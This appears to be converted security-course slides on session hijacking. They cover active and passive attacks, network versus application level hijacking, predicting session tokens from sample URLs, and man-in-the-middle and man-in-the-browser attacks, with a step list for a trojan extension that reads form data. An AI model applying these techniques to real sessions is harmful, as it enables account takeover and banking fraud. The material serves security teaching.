


Active Attack

In an active attack, an attacker finds an active session and takes over

Passive Attack

With a passive attack, an attacker hijacks a session but sits back and watches and records all the traffic that is being sent forth



Session Hijacking in OSI Model




Network Level Hijacking

Network level hijacking can be defined as the interception of the packets during the transmission between the client and the server in a TCP and UDP session



Application Level Hijacking

Application level hijacking is about gaining control over the HTTP's user session by obtaining the session IDs




Spoofing vs. Hijacking




Spoofing Attack

- Attacker pretends to be another user or machine (victim) to gain access
- Attacker does not take over an existing active session. Instead he initiates a new session using the victim's stolen credentials



Hijacking

- Session hijacking is the process of taking over an **existing active session**
- Attacker relies on the legitimate user to make a connection and authenticate



Module Flow



1

**Session Hijacking
Concepts**

2

**Application Level
Session Hijacking**

3

**Network Level
Session Hijacking**

4

**Session Hijacking
Tools**

5

Countermeasures

6

Penetration Testing

Application Level Session Hijacking



In a session hijacking attack, a session token is stolen or a valid session token is predicted to gain unauthorized access to the web server

A session token can be compromised in various ways



1

Session sniffing

2

Predictable session token

3

Man-in-the-middle attack

4

Man-in-the-browser attack

5

Cross-site script attack

6

Cross-site request forgery attack

7

Session replay attack

8

Session fixation

Compromising Session IDs by Predicting Session Token



Attackers can predict session IDs generated by weak algorithms and impersonate a web site user



02

Attackers perform analysis of variable section of session IDs to determine the existence of a pattern



03

The analysis is performed manually or by using various cryptanalytic tools



04

Attackers collect a high number of simultaneous session IDs in order to gather samples in the same time window and keep the variable constant



How to Predict a Session Token



- Most of the web servers use custom algorithms or a predefined pattern to generate session IDs
- Attacker guess the unique session value or deduce the session ID to hijack the sessions

Captures

Attacker captures several session IDs and analyzes the pattern

<http://www.juggyboy.com/view/JBEX21022014152820>
<http://www.juggyboy.com/view/JBEX21022014153020>
<http://www.juggyboy.com/view/JBEX21022014160020>
<http://www.juggyboy.com/view/JBEX21022014164020>

Constant Date Time

Predicts

At 16:25:55 on Feb-25, 2014, the attacker can successfully predict the session ID to be


<http://www.juggyboy.com/view/JBEX25022014162555>

Constant Date Time

Compromising Session IDs Using Man-in-the-Middle Attack



The man-in-the-middle attack is used to intrude into an existing connection between systems and to intercept messages being exchanged



Attackers use different techniques and split the TCP connection into two connections

- ↳ Client-to-attacker connection
- ↳ Attacker-to-server connection

After the successful interception of TCP connection, an attacker can read, modify, and insert fraudulent data into the intercepted communication

In the case of an http transaction, the TCP connection between the client and the server becomes the target

Compromising Session IDs Using Man-in-the-Browser Attack



01

Man-in-the-browser attack uses a Trojan Horse to intercept the calls between the browser and its security mechanisms or libraries



02

It works with an already installed Trojan horse and acts between the browser and its security mechanisms



03

Its main objective is to cause financial deceptions by manipulating transactions of Internet Banking systems



Steps to Perform Man-in-the-Browser Attack



- 01** The Trojan first infects the computer's software (OS or application)
- 02** The Trojan installs malicious code (extension files) and saves it into the browser configuration
- 03** After the user restarts the browser, the malicious code in the form of extension files is loaded
- 04** The extension files register a handler for every visit to the webpage
- 05** When the page is loaded, the extension uses the URL and matches it with a list of known sites targeted for attack
- 06** The user logs in securely to the website
- 07** It registers a button event handler when a specific page load is detected for a specific pattern and compares it with its targeted list
- 08** When the user clicks on the button, the extension uses DOM interface and extracts all the data from all form fields and modifies the values

